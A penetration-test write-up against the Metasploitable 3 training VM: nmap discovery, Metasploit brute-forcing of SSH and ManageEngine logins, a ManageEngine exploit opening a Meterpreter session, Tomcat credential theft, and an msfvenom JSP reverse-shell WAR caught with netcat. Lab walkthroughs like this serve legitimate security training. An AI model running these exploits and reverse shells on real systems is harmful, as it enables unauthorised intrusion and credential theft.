

Metasploit 3

Metasploitable 3 Report

Host Discovery

1.Arp-scan

```
[root@mv]~#arp-scan 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 40:b0:34:be:e4:3b, IPv4: 192.168.1.41
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.216  08:00:27:97:ee:85      PCS Systemtechnik GmbH
192.168.1.254   1c:87:2c:cc:e5:64      ASUSTek COMPUTER INC.
192.168.1.218   4e:8c:da:1a:92:df      (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.077 seconds (123.25 hosts/sec). 3 respondedd
```

2.Network Discovery

Currently scanning: Finished! | Screen View: Unique
Hosts
257 Captured ARP Req/Rep packets, from 2 hosts. Total size:
15402

| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
|----------------------|--------------------------|----------|-----------|-------------------------------|
| ----- size: 0 | | | | |
| 192.168.1.254 | 1c:87:2c:cc:e5:64 | 256 | 15360 | ASUSTek COMPUTER INC. |
| 192.168.1.216 | 08:00:27:97:ee:85 | 1 | 42 | PCS Systemtechnik GmbH |

Here the Machine IP is **192.168.1.216**

Nmap Scan

```
[X]-[mv@mv]-[~]
└─ $nmap -sV -p- -Pn -T4 -A 192.168.1.216
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 10:22 IST
Nmap scan report for 192.168.1.216
Host is up (0.00035s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|_ 2048 8b:7e:3c:1c:37:04:b3:f1:0a:29:d0:73:73:cb:b4:37 (RSA)
|_ 521 e1:64:73:2f:84:8e:a6:09:e3:28:25:58:a4:f6:7d:12 (ECDSA)
80/tcp    open  http         Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Site doesn't have a title (text/html).
1617/tcp  open  java-rmi     Java RMI
| rmi-dumpregistry:
|_ jmxrmi
|_ javax.management.remote.rmi.RMIServerImpl_Stub
|_ @172.28.128.3:49210
|_ extends
|_ java.rmi.server.RemoteStub
|_ extends
|_ java.rmi.server.RemoteObject
4848/tcp  open  ssl/appserv-http?
|_ ssl-date: 2020-06-15T04:56:51+00:00; 0s from scanner time.
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
8020/tcp  open  http         Apache httpd
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
8022/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
8027/tcp  open  unknown
8080/tcp  open  http         Sun GlassFish Open Source Edition 4.0
|_ http-title: GlassFish Server - Server Running
8282/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/8.0.33
8383/tcp  open  ssl/http     Apache httpd
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ ssl-cert: Subject: commonName=Desktop Central/organizationName=Zoho Corporation/-
stateOrProvinceName=CA/countryName=US
|_ Not valid before: 2010-09-08T12:24:44
|_ Not valid after: 2020-09-05T12:24:44
```

```

|_ssl-date: TLS randomness does not represent time
8484/tcp open  http          Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
8585/tcp open  http          Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMPSEVER Homepage
9200/tcp open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 315
|     "status" : 200,
|     "name" : "Captain Britain",
|     "version" : {
|       "number" : "1.1.1",
|       "build_hash" : "f1585f096d3f3985e73456debdcl1a0745f512bbc",
|       "build_timestamp" : "2014-04-16T14:27:12Z",
|       "build_snapshot" : false,
|       "lucene_version" : "4.7"
|     },
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|_
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49210/tcp open  java-rmi        Java RMI
49212/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9200-TCP:V=7.80%I=7%D=6/15%Time=5EE6FEEF%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,192,"HTTP/1\0\x20200\x20OK\r\nContent-Type:\x20application/js
SF:on;\x20charset=UTF-8\r\nContent-Length:\x20315\r\n\r\n{\r\n\x20\x20\"st
SF:atus\" \x20:\x20200,\r\n\x20\x20\"name\" \x20:\x20\"Captain\x20Britain\",
SF:\r\n\x20\x20\"version\" \x20:\x20{\r\n\x20\x20\x20\x20\"number\" \x20:\x2
SF:0\"1\1\1\1\", \r\n\x20\x20\x20\x20\"build_hash\" \x20:\x20\"f1585f096d3f3
SF:985e73456debdcl1a0745f512bbc\", \r\n\x20\x20\x20\x20\"build_timestamp\" \x
SF:20:\x20\"2014-04-16T14:27:12Z\", \r\n\x20\x20\x20\x20\"build_snapshot\" \
SF:x20:\x20false, \r\n\x20\x20\x20\x20\"lucene_version\" \x20:\x20\"4\7\" \r
SF:\n\x20\x20}, \r\n\x20\x20\"tagline\" \x20:\x20\"You\x20Know, \x20for\x20Se
SF:arch\" \r\n} \n\" )%r(HTTPOptions,4F,\"HTTP/1\0\x20200\x20OK\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n\" )%r(
SF:RTSPRequest,4F,\"HTTP/1\1\x20200\x20OK\r\nContent-Type:\x20text/plain;\
SF:x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n\" )%r(FourOhFourRequest,
SF:A9,\"HTTP/1\0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\
SF:x20charset=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found
SF:\x20for\x20uri\x20[/nice%20ports%2C/Tri%6Eity\2ebak]\x20and\x20m
SF:ethod\x20[GET]\")%r(SIPOptions,4F,\"HTTP/1\1\x20200\x20OK\r\nContent-T
SF:ype:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");

```

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 340.42 seconds

port 22

Bruteforce

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.216
RHOSTS => 192.168.1.216
msf5 auxiliary(scanner/ssh/ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh_login):

| Name | Current Setting | Required | Description |
|------------------|-----------------|----------|--|
| ---- | ----- | ----- | ----- |
| BLANK_PASSWORDS | false | no | Try blank passwords for all users |
| BRUTEFORCE_SPEED | 5 | yes | How fast to bruteforce, from 0 to 5 |
| DB_ALL_CREDS | false | no | Try each user/password couple stored in the current database |
| DB_ALL_PASS | false | no | Add all passwords in the current database to the list |
| DB_ALL_USERS | false | no | Add all users in the current database to the list |
| PASSWORD | | no | A specific password to authenticate with |
| PASS_FILE | | no | File containing passwords, one per line |
| RHOSTS | 192.168.1.216 | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 22 | yes | The target port |
| STOP_ON_SUCCESS | false | yes | Stop guessing when a credential works for a host |
| THREADS | 1 | yes | The number of concurrent threads (max one per host) |
| USERNAME | | no | A specific username to authenticate as |
| USERPASS_FILE | | no | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS | false | no | Try the username as the password for all users |
| USER_FILE | | no | File containing usernames, one per line |
| VERBOSE | false | yes | Whether to print output for all attempts |

```
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/username.txt
USER_FILE => /usr/share/wordlists/metasploit/username.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

port 1617

JAVA RMI

```
1617/tcp open java-rmi      Java RMI
| rmi-dumpregistry:
| jmxrmi
|   javax.management.remote.rmi.RMIServerImpl_Stub
|   @172.28.128.3:49210
|   extends
|   java.rmi.server.RemoteStub
|   extends
|_   java.rmi.server.RemoteObject
```

java_rmi_registry

```
msf5 auxiliary(gather/java_rmi_registry) > exploit
```

```
[*] Running module against 192.168.1.216
```

```
[*] 192.168.1.216:1617 - Sending RMI Header...
```

```
[*] 192.168.1.216:1617 - Listing names in the Registry...
```

```
[+] 192.168.1.216:1617 - 1 names found in the Registry
```

```
[+] 192.168.1.216:1617 - Name jmxrmi (javax.management.remote.rmi.RMIServerImpl_Stub) found  
on 172.28.128.3:49213
```

```
[*] Auxiliary module execution completed
```



java_rmi_server

```
msf5 auxiliary(scanner/misc/java_rmi_server) > run
```

```
[*] 192.168.1.216:1617 - 192.168.1.216:1617 Java RMI Endpoint Detected: Class Loader Disabled  
[*] 192.168.1.216:1617 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

port 8020

Screenshot of <http://192.168.1.216:8020/configurations.do>



manageengine_connectionid_write

```
msf5 exploit(windows/http/manageengine_connectionid_write) > show options
```

Module options (exploit/windows/http/manageengine_connectionid_write):

| Name | Current | Setting | Required | Description |
|-------------|---------|---------|----------|--|
| Proxies | no | | | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | yes | | | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 8020 | yes | | The target port (TCP) |
| SSL | false | no | | Negotiate SSL/TLS for outgoing connections |
| TARGETURI / | yes | | | The base path for ManageEngine Desktop Central |
| VHOST | no | | | HTTP server virtual host |

Exploit target:

| Id | Name |
|----|---|
| 0 | ManageEngine Desktop Central 9 on Windows |

```
msf5 exploit(windows/http/manageengine_connectionid_write) > set RHOSTS 192.168.1.216
```

```
RHOSTS => 192.168.1.216
```

```
msf5 exploit(windows/http/manageengine_connectionid_write) > run
```

```
[*] Started reverse TCP handler on 192.168.1.41:4444
```

```
[*] Creating JSP stager
```

```
[*] Uploading JSP stager DBIJD.jsp...
```

```
[*] Executing stager...
```

```
[*] Sending stage (176195 bytes) to 192.168.1.216
```

```
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.216:49918) at 2020-06-22 12:31:01 +0530
```

```
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/DBIJD.jsp' on the target
```

```
meterpreter >
```

```
[+] Deleted ../webapps/DesktopCentral/jspf/DBIJD.jsp
```

```
meterpreter >
```

```
meterpreter > pwd
```

```
C:\ManageEngine\DesktopCentral_Server\bin
```

```
meterpreter >
```

Brute force

```
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > show options
```

Module options (auxiliary/scanner/http/manageengine_desktop_central_login):

| Name | Current Setting | Required | Description |
|------------------|-----------------|----------|--|
| ---- | ----- | ----- | ----- |
| BLANK_PASSWORDS | false | no | Try blank passwords for all users |
| BRUTEFORCE_SPEED | 5 | yes | How fast to bruteforce, from 0 to 5 |
| DB_ALL_CREDS | false | no | Try each user/password couple stored in the current database |
| DB_ALL_PASS | false | no | Add all passwords in the current database to the list |
| DB_ALL_USERS | false | no | Add all users in the current database to the list |
| PASSWORD | | no | A specific password to authenticate with |
| PASS_FILE | | no | File containing passwords, one per line |
| Proxies | no | | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | yes | | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 8020 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| STOP_ON_SUCCESS | false | yes | Stop guessing when a credential works for a host |
| THREADS | 1 | yes | The number of concurrent threads (max one per host) |
| USERNAME | | no | A specific username to authenticate as |
| USERPASS_FILE | | no | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS | false | no | Try the username as the password for all users |
| USER_FILE | | no | File containing usernames, one per line |
| VERBOSE | true | yes | Whether to print output for all attempts |
| VHOST | | no | HTTP server virtual host |

```
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > set RHOSTS 192.168.1.216
```

```
RHOSTS => 192.168.1.216
```

```
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > set USERNAME admin
```

```
USERNAME => admin
```

```
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > set PASS_FILE /usr/share/wordlists/metasploit/password.lst
```

```
PASS_FILE => /usr/share/wordlists/metasploit/password.lst
```

```
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > set STOP_ON_SUCCESS true
```

```
STOP_ON_SUCCESS => true
```

```
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > run
```

```
[*] 192.168.1.216:8020 - Failed: 'admin:!*#$%'  
[!] No active DB -- Credential data will not be saved!  
[-] 192.168.1.216:8020 - Failed: 'admin:!*#$%^'  
[-] 192.168.1.216:8020 - Failed: 'admin:!*#$%^&'  
[-] 192.168.1.216:8020 - Failed: 'admin:!*#$%^&*<div data-bbox="494 974 558 991" data-label="Page-Footer">

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```

```
[-] 192.168.1.216:8020 - Failed: 'admin:007'  
[-] 192.168.1.216:8020 - Failed: 'admin:007007'  
[-] 192.168.1.216:8020 - Failed: 'admin:0s'  
[-] 192.168.1.216:8020 - Failed: 'admin:0th'  
[-] 192.168.1.216:8020 - Failed: 'admin:1'  
[-] 192.168.1.216:8020 - Failed: 'admin:10'  
[-] 192.168.1.216:8020 - Failed: 'admin:100'  
[-] 192.168.1.216:8020 - Failed: 'admin:1000'  
[-] 192.168.1.216:8020 - Failed: 'admin:1000s'  
.  
.  
.  
.  
.  
.  
.  
.  
.  
.  
[+] 192.168.1.216:8020 - Success: 'admin:admin'  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

port 8080

Screenshot of <http://192.168.1.216:8080/>



port 8282

Screenshot of <http://192.168.1.216:8282/>

The screenshot shows a web browser window displaying the Apache Tomcat 8.0.33 management interface. The browser's address bar shows the URL <http://192.168.1.216:8282/>. The page has a navigation bar with links: Home, Documentation, Configuration, Examples, Wiki, Mailing Lists, and Find Help. The main heading is "Apache Tomcat/8.0.33" with the Apache Software Foundation logo and URL <http://www.apache.org/>. A green banner states: "If you're seeing this, you've successfully installed Tomcat. Congratulations!". Below this, there's a "Recommended Reading" section with links to "Security Considerations HOW-TO", "Manager Application HOW-TO", and "Clustering/Session Replication HOW-TO". To the right are buttons for "Server Status", "Manager App", and "Host Manager". A "Developer Quick Start" section includes links for "Tomcat Setup", "First Web Application", "Beans & JARs", "JDBC Databases", "Examples", "Security Specifications", and "Tomcat Versions". The page is divided into three main content areas: "Managing Tomcat" (with links for security, status, and release notes), "Documentation" (with links for 8.0 documentation, configuration, and WHA), and "Getting Help" (with links for FAQ, mailing lists, and announcements). At the bottom, there are sections for "Other Downloads", "Other Documentation", "Get Involved", "Miscellaneous", and "Apache Software Foundation". The footer contains the copyright notice: "Copyright © 2009-2021 Apache Software Foundation. All Rights Reserved."

Username and Password

```
meterpreter > dir
```

```
Listing: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf
```

```
=====
```

| Mode | Size | Type | Last modified | Name |
|------------------|--------|------|---------------------------|---------------------|
| 40777/rwxrwxrwx | 0 | dir | 2020-05-13 20:11:14 +0530 | Catalina |
| 100666/rw-rw-rw- | 12624 | fil | 2020-05-13 20:10:54 +0530 | catalina.policy |
| 100666/rw-rw-rw- | 7251 | fil | 2020-05-13 20:10:54 +0530 | catalina.properties |
| 100666/rw-rw-rw- | 1613 | fil | 2020-05-13 20:10:54 +0530 | context.xml |
| 100666/rw-rw-rw- | 3451 | fil | 2020-05-13 20:10:54 +0530 | logging.properties |
| 100666/rw-rw-rw- | 6457 | fil | 2020-05-13 20:10:54 +0530 | server.xml |
| 100666/rw-rw-rw- | 2309 | fil | 2020-05-13 20:10:54 +0530 | tomcat-users.xml |
| 100666/rw-rw-rw- | 2692 | fil | 2020-05-13 20:10:54 +0530 | tomcat-users.xsd |
| 100666/rw-rw-rw- | 173514 | fil | 2020-05-13 20:10:54 +0530 | web.xml |

```
meterpreter > cat tomcat-users.xml
```

```
<?xml version='1.0' encoding='utf-8'?>
```

```
<!--
```

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```
-->
```

```
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">
```

```
<!--
```

NOTE: By default, no user is included in the "manager-gui" role required to operate the "/manager/html" web application. If you wish to use this app, you must define such a user - the username and password are arbitrary. It is strongly recommended that you do NOT use one of the users in the commented out section below since they are intended for use with the examples web application.

```
-->
```

```
<!--
```

NOTE: The sample user and role entries below are intended for use with the examples web application. They are wrapped in a comment and thus are ignored when reading this file. If you wish to configure these users for use with the examples web application, do not forget to remove the <!-- ..> that surrounds them. You will also need to set the passwords to something appropriate.

```
-->
```

```
<!--
```

```
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
```




```
-->  
  <role rolename="manager-gui"/>  
    <user username="sploit" password="sploit" roles="manager-gui"/></tomcat-users>  
meterpreter >
```

Uploading a war file

```
[mv@mv]~$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.41 set LPORT=1234 -f war > Payload.war
```

Payload size: 1086 bytes
Final size of war file: 1086 bytes

Screenshot of 192.168.1.216:8282




```
[mv@mv]~$ nc -lvp 1234
```

listening on [any] 1234 ...
192.168.1.216: inverse host lookup failed: Unknown host
connect to [192.168.1.41] from (UNKNOWN) [192.168.1.216] 49714
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>

port 8484

ScreenShot of http://192.168.1.216:8484/



jenkins_enum

```
msf5 auxiliary(scanner/http/jenkins_enum) > info
```

Name: Jenkins-CI Enumeration
Module: auxiliary/scanner/http/jenkins_enum
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Jeff McCutchan

Check supported:
No

Basic options:

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|--|
| Proxies | no | | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | yes | | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 80 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | /jenkins/ | yes | The path to the Jenkins-CI application |
| THREADS | 1 | yes | The number of concurrent threads (max one per host) |
| VHOST | no | | HTTP server virtual host |

Description:

This module enumerates a remote Jenkins-CI installation in an unauthenticated manner, including host operating system and Jenkins installation details.

```
msf5 auxiliary(scanner/http/jenkins_enum) > set RHOSTS 192.168.1.216
```

```
RHOSTS => 192.168.1.216
```

```
